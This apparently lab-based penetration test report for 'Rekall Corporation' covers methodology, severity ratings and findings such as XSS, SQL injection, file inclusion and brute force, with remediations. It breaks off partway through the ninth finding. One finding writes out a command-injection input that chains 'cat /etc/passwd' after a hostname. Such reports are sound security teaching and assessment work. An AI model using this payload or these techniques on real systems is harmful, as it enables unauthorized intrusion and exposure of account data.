Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

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Table of Contents

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Document History

Version	Date	Author(s)	Comments
001	16/01/2024	Salin	First Draft
002	18/01/2024	Liam	Second Draft
003	19/01/2024	Nehaal	Third Draft
004	20/01/2024	Cam	Final Edit
005	21/01/2024	Nehaal, Salin, Cam, Liam	Final Review

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Continual and continuous penetration testing is conducted to identify and address security vulnerabilities.
- The data validation appears to be present, however it can be bypassed.
- Room9 Inc was unable to hack passwords of certain individuals.
- Room9 Inc made several unsuccessful attempts to gain access via Metasploit.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web Application is vulnerable to XSS (Stored and Reflected) and SQL payload injection.
- Credentials found in HTML source code.
- Apache web server was found to be outdated.
- SLMail server is vulnerable leading to multiple exploits.
- Access to hashes allowed for credentials and privilege escalation.
- nmap allowed us to see details of IP range's and vulnerabilities (open ports, specific vulnerabilities, computer names, etc).
- Open Ports allowed for file enumeration and unauthorized access.

Executive Summary

During the penetration testing of Rekall's IT assets, Room9 Inc identified critical vulnerabilities that pose a severe threat to the company's revenue and reputation. The web application is susceptible to XSS Reflected and Stored attacks, Local File Inclusion, and SQL Injection on specific pages. Room9 Inc was able to brute force a login and the Networking.php page is also vulnerable to Command Injection.

Open-source data, including a stored certificate, was exposed through OSINT, and user login credentials were shockingly stored in plain view in the HTML source code of the Login.php page. The robots.txt file and a GitHub repository revealed sensitive information, leading to unauthorized access to web hosts files. The Apache server had an outdated Struts vulnerability.

In the Linux environment, Room9 Inc exposed five exposed and vulnerable IP addresses. One host running Drupal was accessed using stolen credentials, and privileges were escalated to root. A common shell RCE execution vulnerability was found, and Shellshock exploit in Metasploit provided access to the sudoers file.

In the Windows environment, open and vulnerable FTP Port 21 and Port 110 (SLMail service) were discovered. Metasploit exposed these vulnerabilities and enabled access to a cracked password hash file. Scheduled tasks were visible in the Task Scheduler.

In conclusion, these vulnerabilities can lead to significant harm to Rekall's assets and business functionality. Room9 Inc has provided detailed recommendations for mitigating each vulnerability to prevent potential damage and loss.

Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
Sensitive Data Exposure	Critical
Local File Inclusion	Critical
SQL Injection	Critical
Command Injection	Critical
Brute Force Attack	Critical
PHP Injection	Critical
Open source exposed credentials	Critical
Port 80 open	Critical
Windows/pop3/Seattlelab_pass	Critical
scheduled tasks access	Critical
Nmap scan reveals sensitive information	Critical
Apache Struts	Critical
Shellshock on port 80	Critical
Kiwi	Critical
Drupal	Critical
Open FTP port 21	Critical
Psexec	Critical
Access Control	Critical
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	High
Directory Traversal	High
open source exposed data	High
Session Management	Medium
Certificate search via crt.sh	Medium


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Web App - 192.168.14.35 Linux - 192.168.13.1, 192.168.13.10, 192.168.13.12, 192.168.13.13 , 192.168.13.14 Windows - 172.22.117.10, 172.22.117.20
Ports	Web app - Port 80, 110 Linux - Port 21, 80, 8080 Windows - Port 80, 445, 8080


Exploitation Risk	Total
Critical	20
High	3
Medium	2
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web APP
Risk Rating	Critical
Description	Malicious script reflected successfully on the home page
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >,/,etc

Vulnerability 2	Findings
Title	XSS stored
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	We were able to comment on the malicious script on the comment box which was then stored in the database.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >,/,etc


Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	we could find the credentials for the admin account on the html page source on the login.php

Images	
Affected Hosts	192.168.14.35
Remediation	Removing the sensitive data which can be accessed from the html source


Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	Local file inclusion successfully done by uploading the .php file
Images	
Affected Hosts	192.168.14.35
Remediation	Input validation and sanitization, Whitelist allowed files, Disable PHP remote file inclusion


Vulnerability 5	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	we were able to do SQL injection attack on the user login for the login.php
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >,/,etc, and sanitization



Vulnerability 6	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	we were able to inject command on dns check toolbar by using www.splunk.com && cat /etc/passwd to view the users credentials


Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation and remove unintended access


Vulnerability 7	Findings
Title	Bruteforce
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	We were able to guess the password for user melina which was same as username and were able to login into admin

Images	
Affected Hosts	192.168.14.35
Remediation	Using strong passwords consisting of uppercase,lowercase, numbers and special characters. Set login attempt limits

Vulnerability 8	Findings
Title	PHP injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	We were able to input a php injection to display userid
Images	

	 
Affected Hosts	192.168.14.35
Remediation	Avoid passing user-submitted input to any filesystem/framework API


Vulnerability 9	**Findings**
Title	Open source exposed credentials
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	We used OSINT to discover a user's credential from Total rekall
Images	

